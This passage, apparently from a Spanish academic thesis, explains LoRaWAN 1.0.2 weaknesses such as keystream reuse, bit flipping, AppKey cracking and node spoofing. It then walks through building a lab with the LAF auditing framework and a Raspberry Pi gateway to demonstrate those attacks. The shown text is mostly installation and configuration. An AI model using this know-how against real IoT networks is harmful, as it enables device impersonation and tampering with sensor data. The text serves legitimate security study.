



Figura 54. Ejemplo de ataque de repetición de ACK's

- Los mensajes Join-Accept no se asocian unívocamente a un mensaje Join-Request. Esta vulnerabilidad permite la suplantación de los dispositivos.
- Sin protección extremo a extremo. No se protege la integridad de los datos en el transcurso desde el Network Server hasta el Application Server, lo que se pone que pueden ser modificados.
- Ataques Jamming: se trata de una denegación de servicio (DoS) al ocupar por completo el canal de comunicación que está utilizando otro dispositivo. En el caso de LoRaWAN, al no cifrarse los mensajes Join-Request y Join-Accept, es posible saber qué canal está usando un dispositivo.
- Ataques Eavesdropping: si se *esnifa* el tráfico entre un Gateway y un dispositivo, y se capturan dos mensajes con el mismo contador, pueden ser descifrados los datos al coincidir el keystream.




$$Plaintex1 \oplus Keystream = Ciphertext1$$
$$Plaintext2 \oplus Keystream = Ciphertext2$$

$$Plaintext1 \oplus Plaintext2 = Ciphertext1 \oplus Ciphertext2$$

Figura 55. Ejemplo de ataque Eavesdropping

- Ataques Bit Flipping: si se tiene acceso al Network Server o se ha realizado previamente un ataque Man-In-The-Middle, es posible alterar un bit del mensaje que se transmite hacia el Application Server, como prueba de que la integridad no se protege. Este ataque permite modificar los bits del *ciphertext* para, a su vez, modificar los datos en texto plano originales.



$$plaintext \oplus keystream = ciphertext$$
$$ciphertext \oplus keystream = plaintext$$

Figura 56. Ejemplo de ataque Bit Flipping

- Ataques Password Cracking: si se tiene acceso a la red y se capturan los mensajes Join-Request y Join-Accept intercambiados durante la unión de un dispositivo, es posible descifrar la AppKey del dispositivo. Una vez conseguida esta clave, se pueden recuperar las claves de sesión (NwkSKey y AppSKey) utilizando los mismos mensajes Join-Request y Join-Accept capturados.
- Ataques Spoofing: Conociendo la AppKey de un dispositivo, es posible realizar ataques de suplantación a través del plano radio utilizando un nodo al que se le configura la misma AppKey conseguida, y a través del plano TCP / IP donde, además, es posible realizar ataques de repetición para invisibilizar al nodo legítimo en la red.

3 DEMOSTRADOR DE ATAQUES Y VULNERABILIDADES EN REDES LORAWAN

El tiempo es lo que determina la seguridad. Con suficiente tiempo nada es imposible de hackear.

Aniekee Tochukwu

Habiendo explicado en el capítulo anterior en qué consiste el protocolo LoRaWAN, en este capítulo se va a implementar un escenario real LoRaWAN donde se van a realizar dos ataques a modo de prueba de concepto para mostrar vulnerabilidades existentes en este protocolo.

3.1 Introducción

En el último apartado del capítulo anterior se comentaron las principales vulnerabilidades de la versión 1.0.2 de LoRaWAN. A continuación, se van a recrear los ataques Password Cracking y Spoofing.

- Para el ataque Password Cracking se va a utilizar un nodo LoRaWAN que se unirá a la red y transmitirá paquetes. Se capturarán los mensajes de unión a la red para descifrar las claves implicadas en la comunicación (AppKey, NwkSKey, AppSKey).




Figura 57. Concepto Password Cracking

- Para el ataque Spoofing se van a utilizar dos nodos LoRaWAN: uno será el nodo legítimo de la red que transmitirá paquetes sobre la información de sus sensores, y el otro se comportará como un nodo malicioso que, una vez se obtienen las claves mediante el ataque Password Cracking, suplantará al nodo legítimo y transmitirá datos arbitrarios. Este ataque será realizado en el plano de radio y en el plano TCP / IP.




Figura 58. Concepto Spoofing

Ambos ataques requieren del uso de una aplicación llamada LAF, un Gateway físico LoRaWAN construido a partir de una Raspberry Pi y una máquina virtual donde se alojará el Network Server y la Base de Datos. Todos estos elementos para implementar el escenario van a ser tratados a continuación.

3.2 Preparación del entorno

Para la demostración práctica sobre la seguridad en redes LoRaWAN se van a recrear dos ataques específicos y se analizarán los resultados para, finalmente, determinar las medidas de detección y de protección a tomar.

Por simplicidad, estas pruebas se han realizado sobre una máquina virtual Ubuntu 20.04 (versión de kernel: 5.15.0-43-generic) con 2 GB de memoria RAM y 25 GB de almacenamiento, en VirtualBox.

Por otro lado, se ha utilizado ***LAF*** (*LoRaWAN Auditing Framework*), un proyecto de software libre que cuenta con una variedad de herramientas escritas en Python para realizar pruebas de auditoría y test de penetración en redes LoRaWAN. Además de las herramientas de auditoría, LAF será el encargado de configurar el Gateway LoRaWAN, arrancar una base de datos relacional que almacenará en varias tablas los datos de los paquetes, y levantará el Network Server de la red LoRaWAN.

Por último, para este escenario se van a utilizar dos nodos hardware y una Raspberry Pi 3b+ junto con una placa iC880A-SPI y una antena SMA CON 2dBi de ganancia y que funciona en la banda EU868.




Figura 59. Arquitectura del escenario

3.2.1 Instalación y configuración de LAF

LAF [64] tiene como objetivo proporcionar una serie de herramientas para crear, analizar, enviar, analizar y descifrar un conjunto de paquetes LoRaWAN para auditar o evaluar la seguridad de una infraestructura LoRaWAN.

Los archivos principales de LAF que serán utilizados a lo largo de las demostraciones son:

- UdpSender.py: se utiliza para el envío de paquetes uplink y downlink.
- UdpProxy.py: es un proxy situado entre el Gateway y el Network Server para analizar el tráfico.
- PacketForwarderCollector.py: los paquetes recibidos por UdpProxy.py son reenviados a este script para su almacenamiento en la base de datos.
- LafProcessData.py: se trata del archivo principal de LAF ya que cumple varias funciones como la ejecución de herramientas, fuerza bruta para romper la clave AppKey y el análisis de los paquetes recibidos.
- PacketCrafter.py: recibe un paquete LoRaWAN en formato JSON y lo convierte en Base64.

Las alertas generadas por LAF actualmente implementadas (existen un total de 10 alertas de las cuales 3 de ellas se encuentran en desarrollo) se recogen en la siguiente tabla:

ID	Descripción	Script implicado	Riesgo
LAF-001	DevNonce Repetido. Puede deberse a la aleatoriedad y ser un falso positivo o un ataque de repetición (*Replay Attack*) donde un atacante captura y reenvía un Join-Request.	LafPacketAnalysis.py	Bajo
LAF-002	Distintos DevEUI para la misma	LafPacketAnalysis.py	Informativo

	DevAddr.		
LAF-006	Posible dispositivo ABP. El contador de tramas vuelve a 0 sin una unión previa.	LafPacketAnalysis.py	Alto
LAF-007	Valor del contador más pequeño de lo esperado. Puede implicar la suplantación de un nodo e invisibilizarlo en la red.	LafPacketAnalysis.py	Medio
LAF-008 / LAF-009	Descifrada una AppKey a partir de mensajes Join-Request / Join-Accept.	LafBruteforcer.py	Alto
LAF-010	Cambio de ubicación de un Gateway.	LafPacketAnalysis.py	Medio

Tabla 1. Alertas de LAF

Como se indica en la documentación oficial del proyecto en su repositorio de GitHub [64], los pasos a realizar son los siguientes:

1. Clonar el repositorio:

```
git clone --recurse-submodules https://github.com/IOActive/laf.git
```

2. Instalar Python3:

```
sudo apt-get update
sudo apt-get install python3.6
```

3. Instalar las dependencias necesarias para el proyecto:

```
sudo pip3 install paho-mqtt && sudo pip3 install sqlalchemy && sudo pip3 install psycopg2-binary &&sudo pip3 install python-dateutil
```

4. Establecer las variables de entorno PYTHONPATH y ENVIRONMENT:

```
cd laf && export PYTHONPATH=$(pwd) && export ENVIRONMENT='DEV’
```

5. Instalar Golang y compilar las librerías del proyecto:

```
sudo tar -C /usr/local -xvzf INSTALADOR
export PATH=$PATH:/usr/local/go/bin
export GOPATH="$HOME/go"
cd laf/lorawanwrapper/utils
go build -o lorawanWrapper.so -buildmode=c-shared jsonUnmarshaler.go lorawanWrapper.go micGenerator.go sessionKeysGenerator.go hashGenerator.go
```

6. Para nuestro escenario, instalaremos PostgreSQL utilizando Docker:

```
cd laf/
docker-compose up --build
```

Podemos utilizar el comando `tree` para visualizar todos los archivos y directorios que se han creado:




Figura 60. Instalación de LAF: Comando tree

En la siguiente imagen se representa un diagrama de los servidores que arranca LAF, y los puertos que se encuentran a la escucha:




Figura 61. Arquitectura de LAF

En la siguiente tabla se resumen los puertos TCP/UDP involucrados y sus funciones:

Puerto	Protocolo de transporte	Finalidad
6354	TCP	Conexión con el servidor Redis para subida de datos. No será utilizado en las demostraciones.
5432	TCP	Conexión con la Base de Datos PostgreSQL.
5001	TCP	Consola web de administración de la Base de Datos (PgAdmin4)
1700	UDP	Comunicación con el Gateway LoRaWAN
8000	TCP	Instancia del Network Server.
8001	TCP	Uso dentro de la Aplicación Web.
8003	TCP	Uso dentro de la Aplicación Web.
8080	TCP	Consola web de administración del Network Server (Chirpstack).

Tabla 2. Puertos TCP/UDP usados por LAF

3.2.2 Instalación y configuración del Gateway LoRaWAN

El Gateway LoRaWAN para este escenario consiste en una Raspberry Pi conectada a una placa iC880A-SPI que tiene la pila de protocolos de LoRaWAN instalada en su memoria. Como se muestra en la siguiente imagen, la placa y la Raspberry Pi se conectan, haciendo uso de sus respectivos pines, de la siguiente forma:




Figura 62. Pines Raspberry Pi




Figura 63. Conexión entre los pines de la Raspberry Pi y la placa iC880A

En la siguiente tabla se representa la conexión de estos pines:

Pin Raspberry Pi	GPIO (Raspberry Pi)	Pin SPI Placa iC880A
4	-	5V
6	-	GND
11	17	RESET
19	10	MOSI
21	9	MISO
23	11	SCLK
24	8	SS
25	-	GND

Tabla 3. Conexión de pines del Gateway

Utilizando un cable *Pigtail* se conecta una antena SMA omnidireccional de 2 dBi de ganancia con conector macho a la placa. En la siguiente foto se muestra el Gateway completo:

Figura 64. Gateway LoRaWAN

Instalaremos LAF en la Raspberry Pi de la misma manera que hemos comentado anteriormente, pero en este caso, solo serán utilizados los archivos del directorio ***/laf/scripts/lorawan_gateway_scripts/*** que son los encargados de configurar el dispositivo como Gateway LoRaWAN.

El primer paso es ejecutar el script LoRa-Gateway-Installer.sh:

```
pi@raspberrypi:~/Desktop/laf/scripts/lorawan_gateway_scripts $ ls -la
total 52
drwxr-xr-x 3 root root  4096 jul 13  2020 .
drwxr-xr-x 3 root root  4096 jul 13  2020 ..
-rwxr-xr-x 1 root root  7908 jul 13  2020 Continuous-Channel-Switch.sh
drwxr-xr-x 4 root root  4096 jul 13  2020 lora
-rwxr-xr-x 1 root root  4786 jul 13  2020 LoRa-GW-Channel-Setup.sh
-rwxr-xr-x 1 root root 13171 jul 13  2020 LoRa-GW-Installer.sh
-rw-r--r-- 1 root root  8068 jul 13  2020 README.md
pi@raspberrypi:~/Desktop/laf/scripts/lorawan_gateway_scripts $
```

Figura 65. Directorio y scripts de LAF para el Gateway

Tendremos que completar la información que nos pide el script para que se configure correctamente el Gateway:

Figura 66. Ejecución del instalador del Gateway

Introduciremos un 4 ya que la placa utilizada para este laboratorio no aparece en la lista.




Figura 67. Procedimiento de instalación del Gateway: nombre y pin

Añadimos un nombre arbitrario para el Gateway e indicamos el pin de la Raspberry Pi al que se conecta el pin de RESET de la placa iC880A-SPI, en este caso el pin número 17.




Figura 68. Procedimiento de instalación del Gateway: banda de frecuencia

Como la banda de frecuencia que aplica en Europa es la EU868, indicaremos un 2.




Figura 69. Procedimiento de instalación del Gateway: dirección IP y puertos

Finalmente, indicamos la dirección IP que tiene la máquina virtual donde se encuentra el Network Server y sus respectivos puertos de tráfico *uplink* y *downlink* (en este caso se trata del mismo puerto).

Los archivos de configuración de este servicio se ubican en el directorio ***/home/pi/Desktop/laf/scripts/lorawan_gateway_scripts/lora/packet_forwarder/lora_pkt_fwd***. Se tratan de dos archivos con extensión ".json" que se resumen en:

- global_conf.json: como su nombre indica, se trata del archivo de configuración global donde se recogen, especialmente, parámetros de modulación de la señal.
- local_conf.json: a diferencia del archivo de configuración global, este archivo no es obligatorio pero, si existe, los parámetros de configuración que aquí se detallen sobrescribirán los del archivo global.

En este caso, se utiliza el archivo local_conf.json con la siguiente configuración:

```
pi@raspberrypi:~/Desktop/laf/scripts/lorawan_gateway_scripts/lora/packet_forwarder/lora_pkt_fwd $ cat local_conf.json
{
/* Put there parameters that are different for each gateway (eg. pointing one gateway to a test server while the others stay in production) */
/* Settings defined in global_conf will be overwritten by those in local_conf */
        "gateway_conf": {
                "gateway_ID": "b827ebFFFEb5714d",
                "server_address": "192.168.1.59",
                "serv_port_up": 1702,
                "serv_port_down": 1702
        }
}
```

Figura 70. Archivo de configuración local del Gateway

Donde, además de la información del Network Server, se ha configurado un identificador de 16 bytes en hexadecimal para el Gateway (*"gateway_ID": "b827ebFFFEb5714d"*).

Un último aspecto de configuración que se debe realizar es activar la interfaz *SPI* ("*Serial Peripheral Interface"*) de la Raspberry Pi para que pueda comunicarse con la placa. Para ello, debemos ejecutar el comando `sudo raspi-config`:

Seleccionamos la tercera opción del menú (*Interface Options*) y pulsamos la tecla *ENTER*:




Figura 71. Configuración de la interfaz SPI (I)

Seleccionamos la cuarta opción del menú (*SPI*) y pulsamos la tecla *ENTER*:




Figura 72. Configuración de la interfaz SPI (II)

Seleccionamos "SI" y pulsamos la tecla *ENTER*:




Figura 73. Configuración de la interfaz SPI (III)

Una vez configurado, se habrá creado el servicio "*lorawan-gateway*" que podremos arrancar, parar y comprobar su estado con el comando:

```
service lorawan-gateway start|stop|status
```

Otra opción es arrancarlo con el comando `gw_start`.

En la siguiente imagen se muestra el arranque del Gateway sin errores:




Figura 74. Iniciar el Gateway

Una vez hecho este procedimiento, el Gateway se mantiene en un ciclo constante esperando tráfico LoRa:




Figura 75. Gateway a la escucha

Podemos comprobar que se encuentra ejecutándose el servicio con el comando `ps -ax | grep -E 'gw|lora'`:




Figura 76. Procesos del Gateway

